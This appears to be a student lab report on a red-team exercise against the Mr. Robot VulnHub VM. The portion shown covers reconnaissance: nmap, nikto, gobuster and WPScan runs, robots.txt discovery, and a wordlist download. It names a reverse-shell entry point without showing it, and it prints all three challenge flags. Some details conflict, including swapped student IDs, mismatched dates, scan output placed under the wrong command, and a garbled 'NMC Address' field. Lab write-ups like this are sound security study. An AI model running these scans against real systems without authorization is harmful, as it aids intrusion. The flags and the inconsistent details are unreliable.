

ETHICAL HACKING FUNDAMENTALS

Course Project — Spring Semester 2026

Red Team Operations Simulation

Full-Chain Attack Lifecycle Report

Target: Mr. Robot VM (VulnHub)

Field	Detail
Student A — The Scout	Mohamed Ali Ali Dabash — 202505177
Student B — The Ghost	Ahmed Amir Ibrahim — 202507440
Target Machine	Mr. Robot (VulnHub) — 192.168.56.129
Attacker Machine	Kali Linux 2026.1 — 192.168.56.128
Hostname	anonymous-team
Date of Assessment	May 8, 2026

1. Executive Summary

This report explains a full Red Team attack against the Mr. Robot virtual machine from VulnHub for the Ethical Hacking Fundamentals course project. We performed all tasks inside an isolated VMware lab on the 192.168.56.0/24 subnet.

We followed the five stages of the attack process: Reconnaissance, Scanning, Gaining Access, Post-Exploitation & Privilege Escalation, and Clearing Tracks. During the assessment, we gained full control of the target machine and retrieved all three hidden flags.

Item	Detail
Target IP	192.168.56.129
Attacker IP (Kali)	192.168.56.128
Hostname	anonymous-team
Exposed Services	Port 80 (HTTP), Port 443 (HTTPS) — Apache/PHP 5.5.29
CMS Identified	WordPress 4.3.1 (Insecure)
Initial Access Method	WordPress Theme Editor — PHP Reverse Shell
Privilege Escalation	SUID Nmap 3.81 Interactive Mode
Key 1	073403c8a58a1f80d943455fb30724b9
Key 2	822c73956184f694993bede3eb39f959
Key 3	04787ddef27c3dee1ee161b21670b4e4

2. Laboratory Configuration

We performed all tasks inside an isolated VMware Workstation environment. We did not use any external network access during the assessment.

Component	Specification
Attacker Platform	Kali Linux 2026.1 (hostname: anonymous-team)
Target Platform	Mr. Robot — VulnHub (Intermediate Level)
Network Type	VMware NAT Network (VMnet)
Subnet	192.168.56.0/24
Attacker IP	192.168.56.128
Target IP	192.168.56.129
Hypervisor	VMware Workstation

2.1 Target Selection Note

The team initially selected Kioptrix Level 2 as the target machine. However, the machine was not discoverable on the isolated subnet and did not respond to any network probes. After repeated attempts and verifying VMware network adapter settings, the team concluded that the Kioptrix image had a network initialization issue in this VMware environment. The team then switched to the Mr. Robot machine, which was confirmed reachable and served as the primary target.

2.2 Hostname Configuration

We configured the Kali Linux machine hostname to match the project requirements.

`“sudo hostnamectl set-hostname anonymous-team”`

The hostname "anonymous-team" appeared in all terminal prompts shown in the assessment screenshots.

3. Team Structure & Role Assignments

Role	Student	ID	Phase Responsibility
Student A — The Scout	Mohamed Ali Ali Dabash	202507440	Reconnaissance, Scanning & Enumeration, Initial Web Analysis
Student B — The Ghost	Ahmed Amir Ibrahim	202505177	Exploitation, Post-Exploitation, Privilege Escalation, Forensic Analysis & Track Clearing


4. Phase 1 — Reconnaissance

4.1 Network Interface Verification

Before starting the operation, we checked the attacker machine's network settings to confirm that it could connect to the isolated subnet.

“ifconfig”

Result: We confirmed that the Kali Linux machine was active on eth0 with the IP address 192.168.56.128 and subnet mask 255.255.255.0 on the isolated VMware NAT network.



```
kali@anonymous:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.128 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::95ef:326a:9839:3ebd prefixlen 64 scopeid 0<link>
    ether 08:00:27:50:c1:f5f txqueuelen 1000 (Ethernet)
    RX packets 8 bytes 1330 (1.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 25 bytes 3743 (3.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<localhost>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 400 (400.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 400 (400.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 1: ifconfig output confirming Kali IP 192.168.56.128 on eth0

4.2 Host Discovery

We executed a ping sweep across the entire subnet to find active hosts.

“nmap -sn 192.168.56.0/24”




Figure 2: Host discovery — Target 192.168.56.129 identified (MAC: 00:0C:29:C1:67:F8)

Hosts identified as live:

- 192.168.56.1 — VMware gateway
- 192.168.56.2 — VMware DHCP
- 192.168.56.128 — Attacker (Kali Linux)
- 192.168.56.129 — TARGET (Mr. Robot VM) — MAC: 00:0C:29:C1:67:F8
- 192.168.56.254 — VMware management

5. Phase 2 — Scanning & Enumeration

5.1 Port & Service Scan

A comprehensive service and version detection scan was conducted against the target.

```
nmap -sV -sC -A 192.168.56.129
```

```
kali@kali:~$ nmap -sV -sC -A 192.168.56.129
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-10 18:54 -0400
Nmap scan report for 192.168.56.1
Host is up (0.00074s latency).
NMC Address: 00:50:56:C8:0A:08 (VMware)
Nmap scan report for 192.168.56.2
Host is up (0.00027s latency).
NMC Address: 00:50:56:E5:00:0C (VMware)
Nmap scan report for 192.168.56.129
Host is up (0.00022s latency).
NMC Address: 00:50:56:13:20:24 (VMware)
Nmap scan report for 192.168.56.254
Host is up (0.00021s latency).
NMC Address: 00:50:56:13:20:24 (VMware)
Nmap scan report for 192.168.56.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 4.41 seconds

kali@kali:~$ nmap -sV -sC -A 192.168.56.129
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-10 18:57 -0400
Nmap scan report for 192.168.56.129
Host is up (0.00064s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    closed ssh
80/tcp    open  http   Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp    open  ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
|_ssl-date: TLS randomness does not represent time
|_ssl-cert: Subject: commonName=www.example.com
|_Not valid before: 2015-09-16T18:45:03
|_Not valid after: 2025-09-17T18:45:03
NMC Address: 00:50:56:13:20:24 (VMware)
Aggressive OS guesses: Linux 3.10 - 4.11 (98%), Linux 3.13 - 4.4 (90%), Linux 3.16 - 4.6 (90%), Linux 3.2 - 4.16 (94%), Linux 3.8 - 3.16 (94%), Linux 4.10 (94%), Linux 3.2 - 3.8 (93%), Linux 3.16 (93%), Linux 4.
4 (93%), Linux 3.13 or 4.2 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
0 0.03 ms 192.168.56.129

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.33 seconds

kali@kali:~$
```

Figure 3: nmap -sV -sC -A scan — Ports 80 (HTTP) and 443 (HTTPS) open, Port 22 closed

Port	State	Service	Version / Notes
22/tcp	Closed	SSH	Not accepting connections
80/tcp	Open	HTTP	Apache httpd — PHP/5.5.29
443/tcp	Open	HTTPS	Apache httpd — SSL (self-signed cert, expired)
8080/tcp	Filtered	HTTP-proxy	No response
8443/tcp	Filtered	HTTPS-alt	No response

OS Detection: Linux 3.10 – 4.11 (98% confidence). Apache web server with PHP 5.5.29 — a version known to have multiple security vulnerabilities.

5.2 Web Application Enumeration — Nikto

A web vulnerability scanner was used to enumerate potential weaknesses in the web application.

```
nikto -h http://192.168.56.129
```

Note: Initial attempt used angle brackets in the URL (parse error). Corrected to plain HTTP URL — documented in Troubleshooting section.




Figure 4: nikto scan results — PHP version leak, missing security headers, phpMyAdmin CVEs

Key findings from Nikto:

- **CRITICAL:** PHP version 5.5.29 exposed via X-Powered-By header — outdated and vulnerable.
- **WARNING:** Apache mod_negotiation enabled — allows file brute-forcing (MultiViews).
- **HIGH:** phpMyAdmin directory traversal vulnerabilities identified (CVE-2004-0129).
- **MEDIUM:** Multiple missing HTTP security headers: Strict-Transport-Security, X-Content-Type-Options, Permissions-Policy, Referrer-Policy, Content-Security-Policy.
- **INFO:** /readme endpoint found — may expose application information.

5.3 Directory Enumeration — Gobuster

Directory brute-forcing was attempted using gobuster with the common.txt wordlist. The tool timed out due to the server's slow response to parallel requests — documented in Troubleshooting Attempt 2. The team pivoted to manual robots.txt inspection instead.

```
gobuster dir -u http://192.168.56.129 -w /usr/share/wordlists/dirb/common.txt
```

Result: Timeout error — the WordPress server throttled rapid sequential requests from the scanner.

5.4 Robots.txt Discovery — Key 1 Found

The robots.txt file was retrieved manually to identify disallowed paths.

```
curl http://192.168.56.129/robots.txt
```





Figure 5: robots.txt reveals fsociety.dic wordlist and key-1-of-3.txt — gobuster timeout also visible

Two sensitive files were disclosed: a dictionary file (fsociety.dic) and the first flag.




Figure 6: Key 1 successfully downloaded via wget — HTTP 200 OK, 33 bytes


Key 1 Value: 073403c8a58a1f80d943455fb30724b9

5.5 Wordlist Download & Deduplication — fsociety.dic

The exposed wordlist was downloaded and processed to remove duplicates. The initial wget attempts returned 404 and HTML content (documented in Troubleshooting). The successful method used curl with the --output flag.

curl http://192.168.56.129/fsociety.dic --output fsociety.dic

```
sort -u fsociety.dic -o unique_list.dic
```



```
(kali@anonymous)-[~]
$ curl -L http://192.168.56.129/fsociety.dic -o fsociety.dic
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 8307 0 8307 0 0 262.3k 0 0 0 0 0
(kali@anonymous)-[~]
```


Figure 7: curl -L successfully downloads fsociety.dic (8307 bytes / 6.9 MB actual file)

Original file: 858,160 entries — After deduplication: 11,451 unique entries (significant reduction in brute-force time).

5.6 WordPress Enumeration — WPScan

The target was identified as a WordPress site. WPScan was used to enumerate the CMS version, themes, plugins, and users.

```
wpscan --url http://192.168.56.129 --enumerate u
```



```
kali-linux-2026.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
  Ubuntu (2)
  kali-linux-2026.1
  KaliPitx Level 2
  mrRobot
kali@anonymous ~
$ wpscan --url http://192.168.56.129 --enumerate u

WPScan
WordPress Security Scanner by the WPScan Team
Version 3.8.26
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] Updating the Database ...
[+] Update completed.
[+] URL: http://192.168.56.129/ [192.168.56.129]
[+] Started: Sun May 10 19:25:28 2026

Interesting Finding(s):


[*] Headers
  | Interesting Entries:
  | - Server: Apache
  | - X-Mod-Pagespeed: 1.9.32.3-4523
  | Found By: Headers (Passive Detection)
  | Confidence: 100%

[*] robots.txt found: http://192.168.56.129/robots.txt
  | Found By: Robots Txt (Aggressive Detection)
  | Confidence: 100%

[*] XML-RPC seems to be enabled: http://192.168.56.129/xmlrpc.php
  | Found By: Direct Access (Aggressive Detection)
  | Confidence: 100%
  | References:
  | - http://codex.wordpress.org/XML-RPC_Pingback_API
  | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
  | - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
  | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
  | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[*] The external WP-Cron seems to be enabled: http://192.168.56.129/wp-cron.php
  | Found By: Direct Access (Aggressive Detection)
  | Confidence: 60%
  | References:
```

Figure 8: WPScan identifies WordPress 4.3.1, theme twentyfifteen, XML-RPC enabled



```
kali@anonymous:~$ wpscan --url http://192.168.56.129/
[+] The external WP-Cron seems to be enabled: http://192.168.56.129/wp-cron.php
Found By: Direct Access (Aggressive Detection)
Confidence: 60%
References:
- https://www.lplocation.net/defend-wordpress-from-ddos
- https://github.com/wpscanteam/wpscan/issues/1239

[+] WordPress version 4.3.1 identified (Insecure, released on 2015-09-15).
Found By: Emoji Settings (Passive Detection)
- http://192.168.56.129/724fe20.html, Match: 'wp-includes/js/wp-emoji-release.min.js?ver=4.3.1'
Confirmed By: Meta generator (Passive Detection)
- http://192.168.56.129/724fe20.html, Match: 'WordPress 4.3.1'

[+] WordPress theme in use: twentyfifteen
Location: http://192.168.56.129/wp-content/themes/twentyfifteen/
Last Updated: 2025-12-03T00:00:00.000Z
Readme: http://192.168.56.129/wp-content/themes/twentyfifteen/readme.txt
[!] The version is out of date, the latest version is 4.1
Style URL: http://192.168.56.129/wp-content/themes/twentyfifteen/style.css?ver=4.3.1
Style Name: Twenty Fifteen
Style URI: https://wordpress.org/themes/twentyfifteen/
Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
Author: the WordPress team
Author URI: https://wordpress.org/
Found By: CSS Style In 404 Page (Passive Detection)
Version: 1.3 (80% confidence)
Found By: Style (Passive Detection)
- http://192.168.56.129/wp-content/themes/twentyfifteen/style.css?ver=4.3.1, Match: 'Version: 1.3'

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00
[!] No Users Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun May 10 19:25:31 2026
[+] Requests Done: 78
[+] Cached Requests: 6
[+] Data Sent: 18,235 KB
[+] Data Received: 23,513 MB
[+] Memory used: 284,724 MB
[+] Elapsed time: 00:00:03

kali@anonymous:~$
```

